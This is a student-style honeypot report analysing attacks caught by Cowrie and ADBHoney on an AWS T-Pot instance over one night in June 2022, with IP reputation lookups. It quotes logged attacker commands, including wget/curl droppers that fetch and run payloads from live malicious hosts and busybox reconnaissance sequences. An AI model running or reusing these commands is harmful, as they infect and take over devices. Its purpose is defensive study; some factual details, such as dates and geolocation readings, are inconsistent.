
Honeypot Report

Table of Contents

Introduction

For this honeypot project, I wanted to examine which techniques and tactics malicious actors used in order to target and exploit a vulnerable computer system. I created a large, debian EC2 instance on Amazon Web Services (AWS) and added three rules to the security group: one rule to allow my IP address on port 64295, one rule to allow my IP address on port 64297 and one rule to allow any IP address on ports 1 - 64000.



Inbound rules Info

Security group rule ID	Type Info	Protocol Info	Port range Info	Source Info		Description - optional Info	
sgr-02426286fc5dbc57d	Custom TCP	TCP	64295	Custom	[redacted]	SSH for admin purposes	Delete
sgr-0b1159678f40166ff	Custom TCP	TCP	1 - 64000	Custom	0.0.0.0/0	Let the bad guys in!	Delete
sgr-0d471d5027f064712	Custom TCP	TCP	64297	Custom	[redacted]	Web admin	Delete

Add rule

Following setup through AWS, I ssh'd into my instance through Kali Linux. I then used the tpotce script created by telekom-security and downloaded it into my instance using the git command onto Kali Linux. Finally, I upgraded and updated the machine. Tpot uses a variety of docker images from a variety of honeypots in order to examine cyber attacks. The honeypots examined for this project includes Cowrie and Adbhoney.

Definitions

Cowrie honeypot is defined as a medium to high interaction SSH and Telnet honeypot to log brute force attacks and the shell interaction performed by the attacker. In medium interaction mode (shell) it emulates a UNIX system in Python, in high interaction mode (proxy) it functions as an SSH and telnet proxy to observe attacker behavior to another system. (Oosterhof, M.)


ADBHoney honeypot is defined as a low interaction honeypot designed for Android Debug Bridge over TCP/IP. The Android Debug Bridge (ADB) is a protocol designed to keep track of both emulated and real phones/TVs/DVRs connected to a given host. It implements various commands designed to assist the developer (adb shell, adb push, and so on) in both debugging and pushing content to the device. This is usually done via an attached USB cable, with ample mechanisms of authentication and protection. (Oosterhof, M.).

Honeypot Overview

For this honeypot project, I am examining attacks within an eight hour period using the us-east-1, N. Virginia region on AWS.The time frame used was June 28, 2022 at 20:00 to June 29, 2022 at 05:00. We will examine unique attacks from the Adbhoney, Cowie and Dionaea honeypots.


Adbhoney Honeypot

The Abdhoney honeypot had a total of 23 attacked from six unique ip addresses.




Cowrie Honeypot

The Cowrie honeput had a total of 1, 710 attacks from 92 unique source ip addresses for the time period listed above.



Dionaea Honeypot

The Dionaea honeypot had a total of 163 attacks from 52 unique ip addresses for the eight hour period from June 28, 2022 at 20:00 until 05:00 on July 29, 2022.



Attack Analysis #1 (194.31.98.244)

The first attack we are analyzing is from the Cowire honeypot. This ip address is from a known attacker in the Gambrills, Maryland, United States region.


Browse / Physical Location

Data Element	Source Data Element	Source Module	Identified
Gambrills, Maryland, MD, United States, US	194.31.98.244	sfp_ipapico	2022-07-09 15:54:44
Gambrills, Maryland, United States	194.31.98.244	sfp_leakix	2022-07-09 15:54:41
Gambrills, United States	194.31.98.244	sfp_shodan	2022-07-09 15:54:46


Src IP - Top 10 - Dynamic

Source IP	Count
194.31.98.244	540

This ip address was used the most during the eight-hour period.



Des capital B.V. is the network owner of the ip address and we see that their email reputation is at a neutral level and their web reputation is questionable. Additionally, their spam levels are listed as very high.



Using the geoip.latitude and geoip.longitude of the attack ip address, we can determie that the attack location is the Red Light District in Amsterdam, Netherlands. This does not necessarily mean that the attackers are physically located there as they could be using VPN's or other means to mask where they are truly located.

Browse / Malicious IP Address

Data Element	Source Data Element	Source Module	Identified
Abuse.ch URL Haus Blacklist [194.31.98.244] https://urlhaus.abuse.ch/downloads/csv_recent/	194.31.98.244	sfp_abusech	2022-07-09 15:54:33
Internet Storm Center [194.31.98.244] https://isc.sans.edu/api/ip/194.31.98.244	194.31.98.244	sfp_isc	2022-07-09 15:55:03
Maltiverse [194.31.98.244] - DESCRIPTION : Malware Download	194.31.98.244	sfp_maltiverse	2022-07-09 15:54:39
PhishStats [194.31.98.244]	194.31.98.244	sfp_phishstats	2022-07-09 15:54:42
SURBL [194.31.98.244]	194.31.98.244	sfp_surbl	2022-07-09 15:55:03
UCEPROTECT - Level 2 (some false positives) [194.31.98.244] https://www.uceprotect.net/en/rblcheck.php?ipr=194.31.98.244	194.31.98.244	sfp_uceprotect	2022-07-09 15:55:05
VirusTotal [194.31.98.244] https://www.virustotal.com/en/ip-address/194.31.98.244/information/	194.31.98.244	sfp_virustotal	2022-07-09 15:54:47
VirusTotal [194.31.98.3] https://www.virustotal.com/en/ip-address/194.31.98.3/information/	194.31.98.0/24	sfp_virustotal	2022-07-09 15:55:49

This ip address is reported as malicious for downloading malware and used for phishing emails. VirusTotal reports that 13 security vendors flagged this ip address as malicious. This ip address is also known to be used for spyware. It was first reported om July 7, 2022 at 21:27:53 UTC.

Malware Analysis

Jun 29, 2022 @ 03:23:40.488	194.31.98.244	wget http://194.31.98.244/ssh/spc -O- > ntpclient; chmod 777 ntpclient; ./ntpclient i.spc
Jun 29, 2022 @ 03:23:40.388	194.31.98.244	./helloworld

The attacker used wget to download a file from the internet and then used the chmod command to give all files read, write, and edit access.

We see that http://194.31.98.244/ssh/spc is used to download both spyware and malware.

Webroot	Malware Sites
Sophos	spyware and malware
Comodo Valkyrie Verdict	unknown

History

First Submission	2022-07-02 21:27:53 UTC
Last Submission	2022-07-02 21:27:53 UTC
Last Analysis	2022-07-02 21:27:53 UTC

HTTP Response

Final URL

http://194.31.98.244/ssh/spc

Serving IP Address

194.31.98.244

Status Code

200

Body Length

95.72 KB

Body SHA-256

0dadb4c929daf0a09d24cffc4ea37eebe129783bfd307b74a7957cf007ac4522

Headers

Content-Length	98016
Accept-Ranges	bytes
Server	nginx/1.10.3
Last-Modified	Tue, 28 Jun 2022 18:33:26 GMT
Connection	keep-alive
ETag	"62bb4976-17ee0"
Date	Sat, 02 Jul 2022 21:27:56 GMT
Content-Type	application/octet-stream

Finally, the community section of VirusTotal reports that this ip address was also used for brute force attacks.

DETECTION DETAILS RELATIONS COMMUNITY

Contained In Graphs

Matt03 9124011877 2022-07-08 15:56:54

Comments

parthmaniar
8 hours ago


This IP was carrying out an SSH bruteforce attack on 08-07-2022. For more information or to report interesting/incorrect findings, give me a shoutout @parthmaniar on Twitter.

parthmaniar
1 day ago


This IP was carrying out an SSH bruteforce attack on 07-07-2022. For more information or to report interesting/incorrect findings, give me a shoutout @parthmaniar on Twitter.

Attack Analysis #2 (45.61.187.61)


The second attack we will analyze is from the Adbhoney honeypot and source ip address from 45.61.187.61. The location data for this ip address is Miami, Florida, United States and Frantech Solutions is listed as the network owner.



Data Element	Source Data Element	Source Module	Identified
Miami, Florida, FL, United States, US	45.61.187.61	sfp_ipapico	2022-07-11 14:30:23
Miami, Florida, United States	45.61.187.61	sfp_leakix	2022-07-11 14:30:22
Miami, United States	45.61.187.61	sfp_shodan	2022-07-11 14:30:26



The email reputation of this ip address is poor with a critical spam level. It is also listed on the cbl.abuseat.org blocklist. With this information, we now know that this is from a known attacker. Surprisingly, VirusTotal did not find any security vendors who have flagged this ip address/url as malicious.



Again, using the geoip.latitude and geoip.longitude of the attack ip address, we can determie that the attack location is Alxa Left Banner, Yingen, Inner Mongolia, China. As mentioned previously, it is highly likely that the attackers are physically located in a different location and using means to mask where they are truly located.

adbhoney RUNNING

Summary | Correlations | Browse | Graph | Scan Settings | Log

Search...

Browse / Malicious IP Address

Data Element	Source Data Element	Source Module	Identified
FortiGuard Antispam [45.61.187.61] https://www.fortiguard.com/search?q=45.61.187.61&engine=8	45.61.187.61	sfp_fortinet	2022-07-11 14:30:20
Internet Storm Center [45.61.187.61] https://isc.sans.edu/api/ip/45.61.187.61	45.61.187.61	sfp_isc	2022-07-11 14:30:21
Maltiverse [45.61.187.61] - DESCRIPTION : ET CINS Active Threat Intelligence Poor Reputation IP UDP - DESCRIPTION : ET CINS Active Threat Intelligence Poor Reputation IP TCP - DESCRIPTION : Malicious Host	45.61.187.61	sfp_maltiverse	2022-07-11 14:30:23
UCEPROTECT - Level 2 (some false positives) [45.61.187.61] https://www.uceprotect.net/en/rblcheck.php?ipr=45.61.187.61	45.61.187.61	sfp_uceprotect	2022-07-11 14:30:44
cinsscore.com [45.61.187.61] https://cinsscore.com/list/ci-badguys.txt	45.61.187.61	sfp_cinsscore	2022-07-11 14:30:18

After running a Spiderfoot scan, multiple sources have reported 45.61.187.61 and other ip addresses within the same subnet as malicious.

Malware Analysis

@timestamp	src_ip	geoip.l...	geoip.longit...	input
Jun 29, 2022 @ 03:07:23.046	45.61.187.61	41.094	-104.875	>/data/local/tmp/.x && cd /data/local/tmp; >/sdcard/0/Downloads/.x && cd /sdcard/0/Downloads; >/storage/emulated/0/Downloads && cd /storage/emulated /0/Downloads; rm -rf wget bwget bcurl curl; wget http://107.189.8.111/wget; sh wget; busybox wget http://107.189.8.111/bwget; sh bwget; busybox curl http://107.189.8.111/bcurl > bcurl; sh bcurl; curl http://107.189.8.111/curl > curl; sh curl
Jun 29, 2022 @ 03:07:23.020	45.61.187.61	41.094	-104.875	-
Jun 29, 2022 @ 02:25:31.023	45.61.187.156	41.094	-104.875	-
Jun 29, 2022 @ 02:24:45.526	45.61.187.156	41.094	-104.875	>/data/local/tmp/.x && cd /data/local/tmp; >/sdcard/0/Downloads/.x && cd /sdcard/0/Downloads; >/storage/emulated/0/Downloads && cd /storage/emulated /0/Downloads; rm -rf wget bwget bcurl curl; wget http://107.189.8.111/wget; sh wget; busybox wget http://107.189.8.111/bwget; sh bwget; busybox curl http://107.189.8.111/bcurl > bcurl; sh bcurl; curl http://107.189.8.111/curl > curl; sh curl
Jun 29, 2022 @ 02:24:45.500	45.61.187.156	41.094	-104.875	-

This attacker attacked using multiple ip addresses on the same subnet. They gained access through port 5555. The attacker used cd to change directory into the /data/local/tmp files and the /sdcard/0/Downloads file. If files are added or deleted in the /sdcard/Downloads file, they are also added or deleted in the /storage/emulated/0/Downloads file. Additionally, access to the storage devices within the system is used for persistency. We see the attacker accessed both files and them used the rm -rf command to recursviely deleted all files. The attacker then uses the wget command to download a file from http://107.189.8.111.

The attacker also uses busybox. Busybox is an open source tool and considered a swiss army knife for Unix. It has utilities packaged into a single binary which makes it ideal for resource-constrained environments such as embedded devices. The complete distribution has approximately 400 of the most common commands. Bundling commands together into one binary reduces overheads and permits code-sharing between seemingly independent applications (Walker, 2021).

http://107.189.8.111 is listed as a malicious ip address on VirusTotal in an unknown category. We can determine based off the activity, reputation and commands used that this is malware or spyware used to steal information.

Attack #3 (170.247.201.207)

For own final attack, we will analyze ip address of 170.247.201.207 from the Cowrie honeypot. The location data for this ip address is listed as Barreirinhas, Brazil with a network owner named Pix Provider De Internet Itda - Me. The email reputation is listed as poor with a spam level of critical. It is listed on one out of four blocklists: pbl.spamhaus.org.

LOCATION DATA

Barreirinhas, Brazil

OWNER DETAILS

IP ADDRESS	170.247.201.207
FWD/REV DNS MATCH	*No data*
HOSTNAME	-
DOMAIN	-
NETWORK OWNER	pix provedor de internet ltda - me

CONTENT DETAILS

CONTENT CATEGORY	No established content categories

Think these category details are incorrect?

Submit a Web Categorization Ticket

REPUTATION DETAILS

EMAIL REPUTATION	Poor
WEB REPUTATION	Unknown

	LAST DAY	LAST MONTH
EMAIL VOLUME	0.0	0.0
VOLUME CHANGE	0%	
SPAM LEVEL	Critical	

Think these reputation details are incorrect?

Submit a Web & Email Reputation Ticket

BLOCK LISTS


BL.SPAMCOP.NET	Not Listed
CBL.ABUSEAT.ORG	Not Listed
PBL.SPAMHAUS.ORG	Listed
SBL.SPAMHAUS.ORG	Not Listed

TALOS SECURITY INTELLIGENCE BLOCK LIST

ADDED TO THE BLOCK LIST	No

Data Element	Source Data Element	Source Module	Identified
Barreirinhas, Maranhao, MA, Brazil, BR	170.247.201.207	sfp_ipapico	2022-07-13 14:35:04
Barreirinhas, Maranhao, MA, Brazil, BR	170.247.201.192	sfp_ipapico	2022-07-13 14:35:06
Barreirinhas, Maranhao, MA, Brazil, BR	170.247.201.193	sfp_ipapico	2022-07-13 14:35:15
Barreirinhas, Maranhao, MA, Brazil, BR	170.247.201.194	sfp_ipapico	2022-07-13 14:35:19

Although this ip address appears to be from Brazil, we see that using the geoip latitude and the geoip longitude, these coordinates are for Somalia. Again, this does not necessarily mean that the attackers are located here, just where the information lead up. There could be web proxies, VPNS, tor browser or other means used to mask the true location of the attacker.



Upon further examination, we see that this attacker used a multitude of commands to gain access and navigate through the system.

Jun 29, 2022 @ 04:13:01.629	170.247.201.207	-2.723	-42.906	cat /proc/mounts; /bin/busybox QCNCV
Jun 29, 2022 @ 04:13:01.453	170.247.201.207	-2.723	-42.906	sh
Jun 29, 2022 @ 04:13	170.247.201.207	-2.723	-42.906	shell
Jun 29, 2022 @ 04:13:01.451	170.247.201.207	-2.723	-42.906	shell
Jun 29, 2022 @ 04:13:01.450	170.247.201.207	-2.723	-42.906	system
Jun 29, 2022 @ 04:13:01.449	170.247.201.207	-2.723	-42.906	system
Jun 29, 2022 @ 04:13:01.446	170.247.201.207	-2.723	-42.906	enable

From the beginning, the attacker used the enable command which is a built-in shell command that is used to start a service. The system command is used to pass commands to the operating system and in this instance the operating system is Unix shell. The shell or ‘sh’ command invokes the default shell and use its syntax and flags. This command is also used to spin a shell. In total, these commands are used to gather a better understanding of the vulnerable machine and platform.

Jun 29, 2022 @ 04:13:02.374	170.247.201.207	-2.723	-42.906	rm .s; exit
Jun 29, 2022 @ 04:13:02.345	170.247.201.207	-2.723	-42.906	/bin/busybox QCNCV
Jun 29, 2022 @ 04:13:02.179	170.247.201.207		-42.906	while read i
Jun 29, 2022 @ 04:13:02.176	170.247.201.207	-2.723	-42.906	dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s
Jun 29, 2022 @ 04:13:01.994	170.247.201.207	-2.723	-42.906	tftp; wget; /bin/busybox QCNCV
Jun 29, 2022 @ 04:13:01.810	170.247.201.207	-2.723	-42.906	cd /dev/shm; cat .s || cp /bin/echo .s; /bin/busybox QCNCV

The command cat /proc/mounts; /bin/busybox QCNCV is often used to also determine more information about the platform of the victim machine. The following commands:

- cd /dev/shm; cat .s || cp /bin/echo .s; /bin/busybox QCNCV
- tftp; wget; /bin/busybox QCNCV
- dd bs=52 count=1 if=.s || cat .s || while read i; do echo $i; done < .s

are used for further intelligence gathering on the machine. They used these to cat the header of one the existing binaries on the system and parse the ELF header. An ELF header is an executable nad linkable format; this is a common standard file format for executable files. The attack then used the next command to attempt to upload a busybox binary to extract more information. These commands used within this attack can be used to initiate and execute scripts

Conclusion

Overall, we see many of the same types of attackers initiated by multiple attackers from various locations. As Cyber Security Analysts, it will be our job to study these types of attacks and ensure out systems are secure enough to prevent them. Of course, we cannot prevent all attacks from ooccuring. However, but by utilizing the latest trends and keeping up to date with current events, we can implement certain security measures within our companies.

Resources

Oosterhof, M. (n.d.). GitHub - cowrie/cowrie: Cowrie SSH/Telnet Honeypot https://cowrie.readthedocs.io. GitHub. Retrieved July 5, 2022, from https://github.com/cowrie/cowrie

Walker, J. (2021, December 16). *What Is BusyBox and Where Is It Used?* How-To

Geek. Retrieved July 11, 2022, from

https://www.howtogeek.com/devops/what-is-busybox-and-where-is-it-used/